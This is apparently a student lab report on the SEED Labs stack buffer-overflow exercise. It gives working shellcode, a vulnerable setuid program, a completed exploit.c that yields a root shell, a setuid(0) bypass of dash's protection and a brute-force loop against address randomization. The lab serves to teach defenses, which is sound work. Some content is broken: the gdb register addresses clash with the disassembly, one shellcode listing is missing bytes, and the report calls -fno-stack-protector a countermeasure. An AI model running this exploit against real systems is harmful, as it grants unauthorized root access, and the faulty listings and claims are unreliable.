

**Task 1: Running Shellcode**

2.2 – Linux has protections built in to prevent successful buffer overflow attacks and various other vulnerabilities from being exploited. Therefore, in order to execute the tasks to successfully complete a buffer overflow, we need to turn off a few of those protections. The first of these protections that we turn off is the address space randomization which is used to randomize the starting addresses of heap and stack. Since we will need to know these addresses, we need to disable this feature. Otherwise guessing the correct addresses would be nearly impossible.

*Commands:*

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

```
[02/17/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

2.3 – We need a shellcode in order to begin the buffer overflow attack. The shellcode is what will launch the root shell once the buffer overflow has been completed. The shellcode needs to be loaded into memory so that we can force the vulnerable program to jump to it, which is why we need the return address. The shell code was provided by SEEDLabs.

*Commands:*

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```

```
/* call_shellcode.c */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>

const char code[] =
    "\x31\xc0" /* xorl %eax,%eax */
    "\x50" /* pushl %eax */
    "\x68""//sh" /* pushl $0x68732f2f */
    "\x68""/bin" /* pushl $0x6e69622f */
    "\x89\xe3" /* movl %esp,%ebx */
    "\x50" /* pushl %eax */
    "\x53" /* pushl %ebx */
    "\x89\xe1" /* movl %esp,%ecx */
    "\x99" /* cdq */
    "\xb0\x0b" /* movb $0x0b,%al */
    "\xcd\x80" /* int $0x80 */
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}
```

```
[02/17/19]seed@VM:~$ gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function 'strcpy'
call_shellcode.c:24:4: note: include '<string.h>' or provide a declaration of 'strcpy'
```

2.4 – Compile the vulnerable program and use the `-fno-stack-protector` and `-z execstack` options to turn off the StackGuard and the non-executable stack protections which would prevent the buffer overflow and the root access. After the first compilation, we need to make the program a root-owned Set-UID program by changing the ownership of the program to `root` and the permission to 4755. First, as shown below in the image of the `stack.c` program, the variable “`buffer[24]`” must be initialized with the value “`0123456789A0123456789A`” in the `bof` function. This is the only portion of the `stack.c` that needs to be changed from its original form provided by seed labs. Next, compile the `stack.c` program.

*Commands:*

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
```

```
$ sudo chown root stack
```

```
$ sudo chmod 4755 stack
```

```
[02/17/19]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protector stack.c
[02/17/19]seed@VM:~$ sudo chown root stack
[02/17/19]seed@VM:~$ sudo chmod 4755 stack
```

The vulnerable program “`stack.c`”

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[24]="0123456789A0123456789A";

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```

**Task 2: Exploiting the Vulnerability**

The exploit code is provided by seed labs and is called "exploit.c" and the goal of this code is to construct the contents for `badfile`. The code that seed labs provides does not include the portion necessary to locate and store the return address which will be replaced so that it will jump back to the malicious code. Once the return address has been located and the additional code has been added into the `exploit.c` program, compile and run the program and it will pop a root shell if the return address was correct. We compile it with the `-g` flag so that we can find the return address and the address value that we should put into it while using `gdb`.

**Commands:**

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c -g
```

```
$ chmod 4755 stack
```

```
$ gdb ./stack
```

```
(gdb) disassemble bof
```

(gdb) `b *0x080484be` This is setting a breakpoint at the location where the base pointer `ebp` and stack pointer `esp` will be given values.

```
[02/14/19]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protector s
stack.c -g
[02/14/19]seed@VM:~$ chmod 4755 stack
[02/14/19]seed@VM:~$ gdb ./stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/g
pl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show cop
ying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack...done.
```

```
[gdb-peda$ disassemble bof
Dump of assembler code for function bof:
   0x080484bb <+0>:    push    ebp
   0x080484bc <+1>:    mov     ebp,esp
   0x080484be <+3>:    sub     esp,0x28
=>  0x080484c1 <+6>:    sub     esp,0x8
   0x080484c4 <+9>:    push    DWORD PTR [ebp+0x8]
   0x080484c7 <+12>:   lea     eax,[ebp-0x20]
   0x080484ca <+15>:   push    eax
   0x080484cb <+16>:   call    0x8048370 <strcpy@plt>
   0x080484d0 <+21>:   add     esp,0x10
   0x080484d3 <+24>:   mov     eax,0x1
   0x080484d8 <+29>:   leave
   0x080484d9 <+30>:   ret
End of assembler dump.
gdb-peda$ b *0x080484be
Breakpoint 2 at 0x80484be: file stack.c, line 10.
```

(gdb) r Runs at this breakpoint

```

gdb-peda> r
Starting program: /home/seed/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[-----registers-----]
EAX: 0xbfffebb7 ('a' <repeats 200 times>...)
EBX: 0x0
ECX: 0x004fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffeb98 --> 0xbfffedc8 --> 0x0
ESP: 0xbfffeb98 --> 0xbfffedc8 --> 0x0
EIP: 0x00401ba (<bof+3>:      sub     esp,0x28)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x00401ba6 <frame.dummy+38>:
jmp     0x00401b30 <register_tm_clones>
0x00401b30 <bof>:
push    ebp
0x00401b31 <bof+1>:
mov     ebp,esp
=> 0x00401b32 <bof+3>:
sub     esp,0x28
0x00401b34 <bof+6>:
sub     esp,0x8
0x00401b36 <bof+9>:
push    DWORD PTR [ebp+0x8]
0x00401b37 <bof+12>:
lea     eax,[ebp-0x20]
0x00401b38 <bof+15>:
push    eax
[-----stack-----]
0000| 0xbfffeb98 --> 0xbfffedc8 --> 0x0
0004| 0xbfffeb9c --> 0x00401b30 (<main+84>:      add     esp,0x10)
0008| 0xbfffeb9e --> 0xbfffebb7 ('a' <repeats 200 times>...)
0012| 0xbfffeb9f --> 0x1
0016| 0xbfffeb98 --> 0x205
0020| 0xbfffeb9c --> 0x00401b38 --> 0xfbad2498
0024| 0xbfffeb9e --> 0xb7f1c000 (<check_match+9>:      )
0028| 0xbfffeb9f --> 0x61922974
[-----]
Legend: code, data, rodata, value

Breakpoint 2, 0x00401b32 in bof (
    str=0xbfffebb7 'a' <repeats 200 times>...)
    at stack.c:10
10    {

```

We will then be able to print the value of the value of the base pointer by using the command

```
i r $ebp.
```

Then, we can see in the printout at the first breakpoint that stack pointer `esp` is `0x20` (in hex which is 32 in decimal) less than the location of the base pointer `ebp` so we can print the location of the `esp` by using the command `print $ebp - 0x20`. The exploit will start at the stack pointer, which is 20 (in hex) below the base pointer. The base pointer is right below the return address which is what we will overwrite with the address that will lead us to the shell code that will pop a root shell if everything is correct.

```

Breakpoint 2, 0x00401b32 in bof (
    str=0xbfffebb7 'a' <repeats 200 times>...)
    at stack.c:10
10    {
gdb-peda$ i r $ebp
ebp                                0xbfffeb98      0xbfffeb98
gdb-peda$ print $ebp - 0x20
$1 = (void *) 0xbfffeb78

```

In the image of the exploit.c code below, the `*(buffer+36)` exists because from the start of the stack pointer to the start of the base pointer, there are 32 bytes, and the base pointer is 4 bytes, so the return address starts 36 bytes from the start of the stack pointer. *It should be noted that the two sections that are commented out (the lines starting with `/*unsigned long and char *temp;`) were run first and produced a root shell, then the `*(buffer+36)` section was added in and also produced a root shell.*

```
/* exploit.c */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
/*"\x31\xc0"          /* Line 1: xorl  %eax,%eax      */
/*"\x31\xdb"          /* Line 2: xorl  %ebx,%ebx      */
/*"\xb0\xd5"          /* Line 3: movb  %0xd5,%al      */
/*"\xcd\x80"          /* Line 4: int   $0x80          */
"\x31\xc0"          /* xorl  %eax,%eax            */
"\x50"              /* pushl %eax                 */
"\x68"//sh"         /* pushl $0x68732f2f          */
"\x68"//bin"        /* pushl $0x6e69622f          */
"\x89\xe3"          /* movl  %esp,%ebx            */
"\x50"              /* pushl %eax                 */
"\x53"              /* pushl %ebx                 */
"\x89\xe1"          /* movl  %esp,%ecx            */
"\x99"              /* cdq                          */
"\xb0\x0b"          /* movb  $0x0b,%al           */
"\xcd\x80"          /* int   $0x80                */
;
/*unsigned long get_stackPointer(void){
    __asm__("movl %esp,%eax");
}
*/
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    *(buffer+36) = 0x82;
    *(buffer+37) = 0xeb;
    *(buffer+38) = 0xff;

    int shelladdress = sizeof(buffer) - sizeof(shellcode);
    int i;
    for (i=0;i<sizeof(shellcode);i++)
        buffer[shelladdress+i] = shellcode[i];

    /*char *temp;
    long *addr_temp, addr;
    int param = 143, bsize = 517;
    int i;
    addr = get_stackPointer() + param;
    temp = buffer;
    addr_temp = (long*)(temp);
    for (i = 0; i < 10; i++)
        *(addr_temp++) = addr;
    for (i = 0; i < strlen(shellcode); i++)
        buffer[bsize -(sizeof(shellcode) + 1) + i] = shellcode[i];
    buffer[bsize - 1] = '\0';*/

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Again, the exploit code "exploit.c" is provided by SEED Labs and its goal is to construct contents for the "badfile." Once the rest of the code has been written for exploit.c, we need to compile it, run exploit.c and then run stack.c. If everything is done correctly including the exploit.c code and the return address, you should get a root shell.

Commands:

```
$ gcc -o exploit exploit.c

$ ./exploit (create the badfile)

$ ./stack (launch the attack by running the vulnerable program)

# (a # symbol means we have a root shell.)
```

If you type in the command `id` you can confirm that you have root access by looking at the `euid`. If it says `euid=0 (root)`, then you have root access!

```
[02/17/19]seed@VM:~$ gcc -o exploit exploit.c
[02/17/19]seed@VM:~$ ./exploit
[02/17/19]seed@VM:~$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

### **Task 3: Defeating dash's Countermeasure**

The dash shell in Ubuntu 16.04 drops privileges when it detects that the `euclid` is not equal to the `uid`. This countermeasure can be defeated. One approach is to not invoke `/bin/sh` in the shellcode; instead, we can invoke another shell program, which requires another shell program, such as `zsh` to be present in the system. Another approach is to change the `uid` of the victim process to zero before invoking the dash program by invoking `setuid(0)` before executing `execve()` in the shellcode. This is the approach we will use in this task. First, we will change the `/bin/sh` symbolic link, so it points back to `/bin/dash`.

#### *Commands:*

```
$ sudo rm /bin/sh
$ sudo ln -s /bin/dash /bin/sh
```

```
[02/20/19]seed@VM:~$ sudo rm /bin/sh
[sudo] password for seed:
[02/20/19]seed@VM:~$ sudo ln -s /bin/dash /bin/sh
```

To see how the countermeasure in dash works and how to defeat it using `setuid(0)`, we need to write the following C program `dash_shell_test.c`. We comment out the `setuid(0)` line (using `//`) and run the program as a Set-UID program (the owner should be root).

#### *Commands:*

```
$ gcc dash_shell_test.c -o dash_shell_test
$ sudo chown root dash_shell_test
$ sudo chmod 4755 dash_shell_test
```

The result is that we are able to get a `$` shell.

```
[02/19/19]seed@VM:~$ gedit dash_shell_test.c
[02/19/19]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[02/19/19]seed@VM:~$ sudo chown root dash_shell_test
[02/19/19]seed@VM:~$ sudo chmod 4755 dash_shell_test
[02/19/19]seed@VM:~$ ./dash_shell_test
$
```

If we uncomment the `setuid(0)` line and compile and run the program again, we get a root # shell.

```
// dash_shell_test.c

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;

    // setuid(0);
    execve("/bin/sh", argv, NULL);

    return 0;
}
```

This shows how much of a difference `setuid(0)` makes.

```
[02/19/19]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[02/19/19]seed@VM:~$ sudo chown root dash_shell_test
[sudo] password for seed:
[02/19/19]seed@VM:~$ sudo chmod 4755 dash_shell_test
[02/19/19]seed@VM:~$ ./dash_shell_test
#
```

Next, we remove the comments for the top 4 lines of instructions at the beginning of our shell code, before we invoke `execve()`.

```
char shellcode[]=
"\x31\xc0"          /* Line 1: xorl    %eax,%eax    */
"\x31\xdb"          /* Line 2: xorl    %ebx,%ebx    */
"\xb0\xd5"          /* Line 3: movb    %0xd5,%al    */
"\xcd\x80"          /* Line 4: int     $0x80        */
"\x31\xc0"          /* xorl    %eax,%eax          */
"\x50"              /* pushl    %eax              */
"\x68"              /* pushl    $0x68732f2f        */
"\x68"              /* pushl    $0x6e69622f        */
"\x89\xe3"          /* movl    %esp,%ebx          */
"\x50"              /* pushl    %eax              */
"\x53"              /* pushl    %ebx              */
"\x89\xe1"          /* movl    %esp,%ecx          */
"\x99"              /* cdq                      */
"\xb0\x0b"          /* movb    $0x0b,%al          */
"\xcd\x80"          /* int     $0x80              */
;
```

We then attempt the same attack from **Task 2** and the result is that we get a \$ shell. We are unable to get a root shell from this. It still doesn't prevent a buffer overflow, but we are unable to achieve root access.

```
[02/20/19]seed@VM:~$ gcc -o exploit exploit.c
[02/20/19]seed@VM:~$ ./exploit
[02/20/19]seed@VM:~$ ./stack
$
```

#### Task 4: Defeating Address Randomization

The stack base address on 32-bit Linux machines have a relatively small amount of possibilities, so a brute-force attack could defeat it pretty quickly. We will turn on Ubuntu's address randomization using the commands listed below and run the same attack from **Task 2**.

*Commands:*

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

The result is that, due to the randomization being turned back on, we receive a segmentation fault.

```
[02/20/19]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
[sudo] password for seed:
kernel.randomize_va_space = 2
[02/20/19]seed@VM:~$ gcc -o exploit exploit.c
[02/20/19]seed@VM:~$ ./exploit
[02/20/19]seed@VM:~$ ./stack
Segmentation fault
[02/20/19]seed@VM:~$
```



We will then create a script called `script.c` to attempt the brute force approach to attack the vulnerable program repeatedly, hoping that the address we put into the `badfile` can eventually be correct. This can take a while to complete, but in my case, it was finished in just about 96 seconds. When address randomization is turned on completely (option 2), then the times can vary each time you run the script.

`Script.c` (below) will run the vulnerable program in an infinite loop and report the amount of time elapsed as well as the amount of times the script has been running. The script stops once the attack succeeds.

```
1  #!/bin/bash
2
3  SECONDS=0
4  value=0
5
6  while [ 1 ]
7  do
8      value=$(( $value + 1 ))
9      duration=$SECONDS
10     min=$(( $duration / 60 ))
11     sec=$(( $duration % 60 ))
12     echo "$min minutes and $sec seconds elapsed."
13     echo "The program has been running $value times so far."
14     ./stack
15 done
```

To run the script, type:

```
$ ./script.c
```

The result of running the brute force script is that we are able to obtain root access.

```
1 minutes and 36 seconds elapsed.
The program has been running 46278 times so far.
./script.c: line 15: 10050 Segmentation fault    ./stack
1 minutes and 36 seconds elapsed.
The program has been running 46279 times so far.
./script.c: line 15: 10051 Segmentation fault    ./stack
1 minutes and 36 seconds elapsed.
The program has been running 46280 times so far.
./script.c: line 15: 10052 Segmentation fault    ./stack
1 minutes and 36 seconds elapsed.
The program has been running 46281 times so far.
./script.c: line 15: 10053 Segmentation fault    ./stack
1 minutes and 36 seconds elapsed.
The program has been running 46282 times so far.
#
```

**Task 5: Turn on the StackGuard Protection**

First, we need to turn address randomization back off first so we know which protection helps to actually achieve the protection. Previously, we disabled StackGuard protection when we were compiling the programs with the `-fno-stack-protector` option. In this task, we will recompile the `stack.c` program without turning off StackGuard and execute **Task 1** again.

*Commands:*

```
$ sudo sysctl -w kernel.randomize_va_space=0
$ gcc -o stack -z execstack stack.c
$ ./exploit
$ ./stack
```

The result is that we get a “stack smashing detected” error and `./stack` is terminated. The buffer overflow is not allowed. This proves that `-fno-stack-protector` is a strong countermeasure.


```
[02/20/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[02/20/19]seed@VM:~$ gcc -o stack -z execstack stack.c
[02/20/19]seed@VM:~$ ./exploit
[02/20/19]seed@VM:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[02/20/19]seed@VM:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[02/20/19]seed@VM:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[02/20/19]seed@VM:~$ █
```

**Task 6: Turn on the Non-executable Stack Protection**

This task also requires address randomization to be turned off. In previous tasks, we intentionally make stacks executable, but now we will recompile the vulnerable program using the `noexecstack` option and repeat **Task 2**. Non-executable stack only prevents us from running shellcode on the stack, but it doesn't prevent the buffer-overflow vulnerability.

*Commands:*

```
$ sudo sysctl -w kernel.randomize_va_space=0
$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
$ ./exploit
$ ./stack
```



```
[02/20/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/20/19]seed@VM:~$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[02/20/19]seed@VM:~$ ./exploit
[02/20/19]seed@VM:~$ ./stack
Segmentation fault
[02/20/19]seed@VM:~$ ./stack
Segmentation fault
[02/20/19]seed@VM:~$ ./stack
Segmentation fault
[02/20/19]seed@VM:~$ ./stack
Segmentation fault
[02/20/19]seed@VM:~$
```

We receive the segmentation fault error. It doesn't prevent the buffer overflow from happening but it prevents the `call_shellcode` from executing.